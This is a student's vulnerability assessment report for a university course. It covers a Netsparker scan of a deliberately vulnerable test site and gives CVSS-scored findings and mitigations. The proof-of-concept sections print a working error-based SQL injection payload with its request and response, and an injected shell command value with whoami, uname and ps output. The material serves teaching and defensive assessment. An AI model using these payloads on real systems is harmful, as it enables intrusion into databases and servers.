# VULNERABILITY ASSESSMENT

This report is my vulnerability assessment report for Application Security Continuous assessment 2 for lecturer Stephen as Part of my xxxxxxxxxxxxxxxxxxxxxxxxxxx

*Application Security CA2*
*Dean B0009*

# Table of Contents

## Plagiarism Declaration

**TECHNOLOGICAL UNIVERISTY OF XXXXXXXXXXXXX**
**DEPARTMENT OF INFORMATICS**
**XXXXXXXXXXXXXXXXX**
**LECTURER: Stephen**

**DECLARATION ON PLAGIARISM**

I declare that the work I/We am (are) submitting for assessment by the Institute examiner(s) is entirely my (our) own work, except where the author or source has been duly referenced and attributed.

I confirm that this material has not been previously submitted for a degree or any other qualification at XXXXXXX or any other institution. I further confirm that I have read and understood the Institute policy on plagiarism in assignments and examinations (3AS08.doc) and that I am not, so far as I am aware, in breach of any of these regulations.

Signed: Dean

Date: 29/11/2019

## Introduction

This assessment is part of my module on application security for my Bachelor of Science (Hons) degree in XXXXXXX. The goal of this project is to do a vulnerability assessment of a purposely vulnerable website with the intent to learn the usage of vulnerability scanning and learning how to properly write and format a Vulnerability Assessment Report, that in theory would be handed to a client.

## Assessment Scope


A purposely vulnerable website, for the purpose of this system and due to current home system limitations I used an online service that was available to me which was a vulnerable Domain by the developers of Netsparker and holds multiple subdomains that will also be included in scope.

**Target URL:** http://www.testsparker.com/

**Sub-domains Included in Scan:**
http://aspnet.testsparker.com/
http://angular.testsparker.com/
http://rest.testsparker.com/
http://php.testsparker.com/

## Software Used

The software that was used for this assessment is the was Netsparker. Netsparker is a tool that automates the scanning of a web application and tests the vulnerability to confirm the presence of these vulnerable before adding them to a report



A single platform for all your web security needs

Netsparker is a scalable, multi-user web application security solution with built-in workflow and reporting tools ideal for security teams. It's available as a hosted and self-hosted solution and can be fully integrated in any development or testing environment.

Accuracy that enables you to automate

Netsparker's motto is "automate what can be automated". In fact, Netsparker is a pioneer of web application security automation and scalability. It has Proof-Based Scanning™ to identify and confirm vulnerabilities.

This unique high level of automation gives you actionable and dead accurate insight without the need for manual verification, so your team can start working on the remedies straight away.

## Scanning Functions Enabled

These are functions enabled in Netsparker for the purpose of the scan to enable best results

SQL Injection, SQL Injection (Boolean), SQL Injection (Blind), Cross-site Scripting, Command Injection, Command Injection (Blind), Local File Inclusion, Remote File Inclusion, Code Evaluation, Server-Side Template Injection, HTTP Header Injection, Open Redirection, Expression Language Injection, Web App Fingerprint, RoR Code Execution, WebDAV, Reflected File Download, Insecure Reflected Content, XML External Entity, File Upload, Windows Short Filename, Cross-Origin Resource Sharing (CORS), HTTP Methods, Unicode Transformation (Best-Fit Mapping), Server-Side Request Forgery (Pattern Based), Server-Side Request Forgery (DNS), SQL Injection (Out of Band), XML External Entity (Out of Band), Cross-site Scripting (Blind), Remote File Inclusion (Out of Band), Code Evaluation

## Disclaimer

This report is strictly confidential and intended for internal, confidential of the lecturer Stephen O'Shaughnessy. The recipient is obligated to ensure that the highly confidential contents are kept secret on behalf of the organisation. The recipient assumes responsibility for further distribution of this document.

In this particular project, a time limited approach was used to define the assessment effort. This means that Dean allotted a prearranged amount of time to identify and document vulnerabilities. Because of this, there is no guarantee that the assessment has discovered all possible vulnerabilities and risks. Furthermore, the security check applies to a snapshot of the current state at the examination time. No evaluation has been made of planned security measures or possible future vulnerabilities.

Furthermore, the security check is only an immediate evaluation of the situation at the time the check was performed. An evaluation of future security levels or possible future risks or vulnerabilities may not be derived from it.


After the audit, as many of these files as possible were removed by the Dean. A complete removal is nevertheless not always possible due to the approach taken in the security audit (e.g. due to lack of access to the system or insufficient authorisation). Therefore, some subset of these local files may still be present after completion of the assignment, which must be removed by the client as required.

## Executive Summary

### Scope for Assessment

**Target URL:** http://www.testsparker.com/
**Sub-domains Included in Scan:**
http://aspnet.testsparker.com/
http://angular.testsparker.com/
http://rest.testsparker.com/
http://php.testsparker.com/
**Scan Date**: 26/11/2019 13:15:15 (GMT)
**Report Date**: 26/11/2019 13:52:37 (GMT)

### Vulnerability Summary



| | | |
|---|---|---|
| **Critical – 3%** | **High – 8%** | **Medium – 4%** |
| **Low – 28%** | **Best Practice – 27%** | **Informational – 30%** |

### Vulnerability Count

| LEVEL | ISSUES | INSTANCES | CONFIRMED |
|---|---|---|---|
| **CRITICAL** | 6 | 15 | 15 |
| **HIGH** | 5 | 18 | 15 |
| **MEDIUM** | 2 | 7 | 5 |
| **LOW** | 10 | 60 | 1 |
| **INFORMATIONAL** | 5 | 27 | 0 |
| **BEST PRACTICE** | 1 | 46 | 0 |
| **TOTAL** | **29** | **173** | **36** |

## Vulnerability Breakdown

| Vulnerability | CVSS |
|---|---|
| CRITICAL | CVSS 3.0 |
| **SQL Injection** | CVSS Vector String:<br>CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H<br>Base: 10.0 (Critical)<br>Temporal: 10.0 (Critical)<br>Environmental: 10.0 (Critical) |
| **Command Injection** | CVSS Vector String:<br>CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H<br>Base: 10.0 (Critical)<br>Temporal: 10.0 (Critical)<br>Environmental: 10.0 (Critical) |
| **Code Execution via SSTI (PHP Twig)** | CVSS Vector String:<br>CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H<br>Base: 10.0 (Critical)<br>Temporal: 10.0 (Critical)<br>Environmental: 10.0 (Critical) |
| **Boolean Based SQL Injection** | CVSS Vector String:<br>CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H<br>Base: 10.0 (Critical)<br>Temporal: 10.0 (Critical)<br>Environmental: 10.0 (Critical) |
| **Blind SQL Injection** | CVSS Vector String:<br>CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N<br>Base: 8.6 (High)<br>Temporal: 8.6 (High)<br>Environmental: 8.6 (High) |
| **Code Evaluation** | CVSS Vector String:<br>CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N<br>Base: 8.6 (High)<br>Temporal: 8.6 (High)<br>Environmental: 8.6 (High) |
| HIGH | |
| **Database User Has Admin Privileges** | CVSS Vector String:<br>CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H<br>Base: 9.0 (Critical)<br>Temporal: 9.0 (Critical)<br>Environmental: 9.0 (Critical) |
| **Cross-Site Scripting** | CVSS Vector String:<br>CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N<br>Base: 7.4 (High)<br>Temporal: 7.4 (High)<br>Environmental: 7.4 (High) |
| **Local File Inclusion** | CVSS Vector String:<br>CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N<br>Base: 8.6 (High)<br>Temporal: 8.6 (High)<br>Environmental: 8.6 (High) |
| **Password Transmitted over HTTP** | CVSS Vector String:<br>CVSS:3.0/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N<br>Base: 5.7 (Medium)<br>Temporal: 5.7 (Medium)<br>Environmental: 5.7 (Medium) |
| **Basic Authorization over HTTP** | CVSS Vector String:<br>CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N<br>Base: 5.3 (Medium)<br>Temporal: 5.3 (Medium)<br>Environmental: 5.3 (Medium) |
| **Blind Cross-Site Scripting** | CVSS Vector String: |

| | |
|---|---|
| | CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N<br>Base: 8.6 (High)<br>Temporal: 8.6 (High)<br>Environmental: 8.6 (High) |
| **Stored Cross-Site Scripting** | CVSS Vector String:<br>CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N<br>Base: 8.6 (High)<br>Temporal: 8.6 (High)<br>Environmental: 8.6 (High) |
| **Out-of-date Version (MySQL)** | CVSS Vector String:<br>CVSS:3.0/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N<br>Base: 5.7 (Medium)<br>Temporal: 5.7 (Medium)<br>Environmental: 5.7 (Medium) |
| **Out-of-date Version (Microsoft SQL Server)** | CVSS Vector String:<br>CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N<br>Base: 7.4 (High)<br>Temporal: 7.4 (High)<br>Environmental: 7.4 (High) |
| **MEDIUM** | |
| **Microsoft Access Database File Detected** | CVSS Vector String:<br>CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N<br>Base: 7.5 (High)<br>Temporal: 7.5 (High)<br>Environmental: 7.5 (High) |
| **Open Policy Crossdomain.xml Detected** | CVSS Vector String:<br>CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N/E:H/RL:O/RC:C<br>Base: 6.5 (Medium)<br>Temporal: 6.2 (Medium)<br>Environmental: 6.2 (Medium) |
| **Frame Injection** | CVSS Vector String:<br>CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:N/A:N<br>Base: 4.7 (Medium)<br>Temporal: 4.7 (Medium)<br>Environmental: 4.7 (Medium) |
| **[POSSIBLE] Cross-site Scripting** | CVSS Vector String:<br>CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N<br>Base: 7.4 (High)<br>Temporal: 7.4 (High)<br>Environmental: 7.4 (High) |
| **Open Silverlight Client Access Policy** | CVSS Vector String:<br>CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N/E:H/RL:O/RC:C<br>Base: 6.5 (Medium)<br>Temporal: 6.2 (Medium)<br>Environmental: 6.2 (Medium) |
| **Password Transmitted over Query String** | CVSS Vector String:<br>CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N<br>Base: 6.5 (Medium)<br>Temporal: 6.5 (Medium)<br>Environmental: 6.5 (Medium) |
| **Out-of-date Version (Bootstrap)** | CVSS Vector String:<br>CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N<br>Base: 7.5 (High)<br>Temporal: 7.5 (High)<br>Environmental: 7.5 (High) |
| **Open Redirection** | CVSS Vector String:<br>CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N<br>Base: 6.5 (Medium)<br>Temporal: 6.5 (Medium)<br>Environmental: 6.5 (Medium) |
| **LOW** | |
| **Cookie Not Marked as Http** | |

| | |
|---|---|
| Only | |
| Insecure Frame (External) | |
| Missing X-Frame-Options Header | |
| Cross-site Request Forgery in Login Form | |
| Internal Server Error | |
| Internal IP Address Disclosure | |
| Cross-Site Request Forgery | |
| Version Disclosure (ASP.NET) | |
| Database Error Message Disclosure | |
| Missing Content-Type Header | |
| ViewState is not Encrypted | |
| Misconfigured Access-Control-Allow-Origin header | |
| Windows Username Disclosure | |
| Stack Trace Disclosure (ASP.NET) | |
| **BEST PRACTICE** | |
| Shell Script Detected | |
| Robots.txt Detected | |
| Database Detected (MySQL) | |
| Email Address Disclosure | |
| Out-of-Date Version (PHP) | |
| Sitemap Detected | |
| ASP.NET Identified | |
| Administration Page Detected | |
| OPTIONS Method Enabled | |
| Forbidden Resource | |
| Directory Listing (IIS) | |
| Database Connection String Detected | |
| Out-of-Date Version (JQuery) | |
| Out-of-Date Version (List.js) | |
| Autocomplete Enabled (PASSWORD FIELD) | |
| Internal Path Disclosure (Windows) | |
| Database Detected (Microsoft SQL Server) | |
| Disabled X-XSS-Protection Header | |
| Version Disclosure | |
| Out-of-Date Version (RequireJS) | |
| WS_FTP Log File Detected | |
| Apache Web Server Identified | |

| | |
|---|---|
| Generic Email Address Disclosure | |
| Internal Path Disclosure (*nix) | |
| Directory Listing (Apache) | |
| INFORMATIONAL | |
| Content Security Policy (CSP) Not Implemented | |
| SameSite Cookie Not Implemented | |
| Referrer-Policy Not Implemented | |
| Missing X-XSS-Protection Header | |
| Subresource Integrity (SRI) Not Implemented | |

## Suggested Action for Vulnerabilities

| Vulnerability Level | Advice |
|---|---|
| Critical | **Fix immediately:** With these vulnerabilities your website could be hacked right now. You should make it your highest priority to fix them immediately. Once you've done this, you should rescan to make sure you've eliminated them. |
| High | **Fix immediately:** An attacker could use these vulnerabilities to hack your website. You should fix them immediately. Once you've done this, you should rescan to make sure you've eliminated them. |
| Medium | **Fix soon:** You should fix them soon. Once you've done this, you may want to rescan to check they're gone. |
| Low | **Consider fixing:** These vulnerabilities aren't very bad but they might help an attacker. You should think about fixing them. |
| Best Practice | **No action required:** These items are just for your information. You don't need to take any action on them but they might be useful to know. |
| Informational | **No action required:** These items are just for your information. You don't need to take any action on them but they might be useful to know |

## Impact Summary

| Severity | Impact |
|---|---|
| Critical | An attacker could take control of both your website and/or server. An attacker has the potential gain access to the backend Database |
| High | If attacked an attacker has the possibility to gain access to the system under certain circumstances that such as access over public Wi-Fi |
| Medium | An attack could exploit a vulnerability under very certain circumstances such as a feature being enabled by a user after and event |
| Low | This is vulnerability that has a low chance of being exploited by an attacker or has a very low chance of the vulnerability due to complexity |
| Best Practice | These are more guidelines then vulnerabilities, that allow a system to follow best features and configurations to best protect the user, and the systems used |
| Informational | This is information that is leaked by website or webserver that could include emails, usernames and other business critical information |

## Compliance Summary

| **Compliance Type** | **Vulnerabilities** |
|---|---|
| OWASP 2013 | 350 |
| OWASP 2017 | 367 |
| PCI v3.2 | 162 |
| HIPPA | 173 |
| ISO 27001 | 570 |

PCI compliance is based on the classification of vulnerabilities, and need to be confirmed by a approved scanning vendor.

# Assessments and Proof of Concepts

In this section we will look at the top vulnerabilities found and confirmed on the main website and sub-domains of the service for the levels of Critical and High, starting with Highest First.

## 1: SQL Injection

**Vulnerability:**

An SQL Injection (SQLi) was located on the website. A SQLi is when a attacker enters data into a location such as a user login that that is interrupted by the system as an SQL command rather than normal entry. This type of vulnerability is very common in the current world and is classed as the number 1 on the OWASP top 10 list.

**Impact:**

Based on the backend database an attacker could gain access to other user accounts, gain access to administrator accounts, gain access to database information or cause damage to the database.

- An attacker can Read, update, delete and execute arbitrary code into the tables of the database.
- An attacker has the possibility to inject commands onto the operating system.

**Exploitation:**

The vulnerability was **confirmed** by attempting to execute a SQL query on the backend database.
http://angular.testsparker.com/api/getUser.php?username=-1%27%2b(SELECT%201%20and%20ROW(1%2c1)%3e(SELECT%20COUNT(*)%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(109)%2cCHAR(109)%2cCHAR(97)%2c0x3a%2cFLOOR(RAND(0)*2))x%20FROM%20INFORMATION_SCHEMA.COLLATIONS%20GROUP%20BY%20x)a)%2b%27

| Parameter | Type | Value |
|---|---|---|
| Username | GET | -1'+(SELECT 1 and ROW(1,1)>(SELECT COUNT(*),CONCAT(CHAR(95),CHAR(33),CHAR(64),CHAR(52),CHAR(100),CHA... |

**Proof of Exploit:**

Identified Database Version:


```
5.7.25-0ubuntu0.18.04.2
```

Identified Database Name:

```
spa_angular
```

Identified Database User:

```
root@localhost
```



Request

```
GET /api/getUser.php?username=-1%27%2b(SELECT%201%20and%20ROW(1%2c1)%3e(SELECT%20COUNT(*)%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(109)%2cCHAR(109)%2cCHAR(97)%2c0x3a%2cFLOOR(RAND(0)*2))x%20FROM%20INFORMATION_SCHEMA.COLLATIONS%20GROUP%20BY%20x)a)%2b%27
HTTP/1.1
Host: angular.testsparker.com
Accept: application/json, text/plain, */*
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://angular.testsparker.com/user/mia
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 473
access-control-allow-origin: *
Date: Tue, 26 Nov 2019 14:36:48 GMT

<br />
<b>Warning</b>: mysqli::query(): (23000/1062): Duplicate entry '_!@4dilemma:1' for key '&lt;group_key&gt;' in <b>/home/ubuntu/spa_angular/public_html/api/getUser.php</b> on line <b>16</b><br />
<br />
<b>Fatal error</b>: Uncaught Error: Call to a member function fetch_all() on boolean in /home/ubuntu/spa_angular/public_html/api/getUser.php:17
Stack trace:
#0 {main}
thrown in <b>/home/ubuntu/spa_angular/public_html/api/getUser.php</b> on line <b>17</b><br />
```

**Mitigation:**

- The introduction of built-in libraries for filtering data sent by a user through the user input

- Do not allow or create SQL queries with string concatenation or allow dynamic SQL queries via a user input.
- Use Database access layer (DAL) this can centralize any issues
- Use Object Relational Mapping (ORM) this will allow parameterized queries
- Locate all possible dynamically generated SQL Queries and change them so that they are parameterized queries

## 2: Command Injection


**Vulnerability:**
A Command injection happens on a system when an attacker inputs data into an input field and the system interprets the inputted data as an operating system command.

**Impact:**
An attacker who exploits this vulnerably can execute arbitrary commands on the system

**Exploitation:**
The vulnerability was **confirmed** by executing a test query on the backend database
http://angular.testsparker.com/api/languageClick.php?value=1%3bexpr%20268409241%20-%2079938%3bx


| Parameter | Type | Value |
|---|---|---|
| Value | GET | 1;expr 268409241 - 79938;x |

**Proof of Exploit:**
**Command:** whoami




```
www-data
```

**Command:** uname -a




```
Linux ip-172-30-0-183 4.15.0-1034-aws #36-Ubuntu SMP Tue Mar 5 23:17:16 UTC
2019 x86_64 x86_64 x86_64 GNU/Linux
```

**Command:** ps aux




```
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.1 159616  8784 ?        Ss   00:01   0:03 /sbin/init
root           2  0.0  0.0      0     0 ?        S    00:01   0:00 [kthreadd]
root           4  0.0  0.0      0     0 ?        I<   00:01   0:00
[kworker/0:0H]
root           6  0.0  0.0      0     0 ?        I<   00:01   0:00
[mm_percpu_wq]
root           7  0.0  0.0      0     0 ?        S    00:01   0:00 [ksoftirqd/0]
root           8  0.0  0.0      0     0 ?        I    00:01   0:03 [rcu_sched]
root           9  0.0  0.0      0     0 ?        I    00:01   0:00 [rcu_bh]
root          10  0.0  0.0      0     0 ?        S    00:01   0:00 [migration/0]
root          11  0.0  0.0      0     0 ?        S    00:01   0:00 [watchdog/0]
root          12  0.0  0.0      0     0 ?        S    00:01   0:00 [cpuhp/0]
root          13  0.0  0.0      0     0 ?        S    00:01   0:00 [cpuhp/1]
root          14  0.0  0.0      0     0 ?        S    00:01   0:00 [watchdog/1]
root          15  0.0  0.0      0     0 ?        S    00:01   0:00 [migration/1]
root          16  0.0  0.0      0     0 ?        S    00:01   0:00 [ksoftirqd/1]
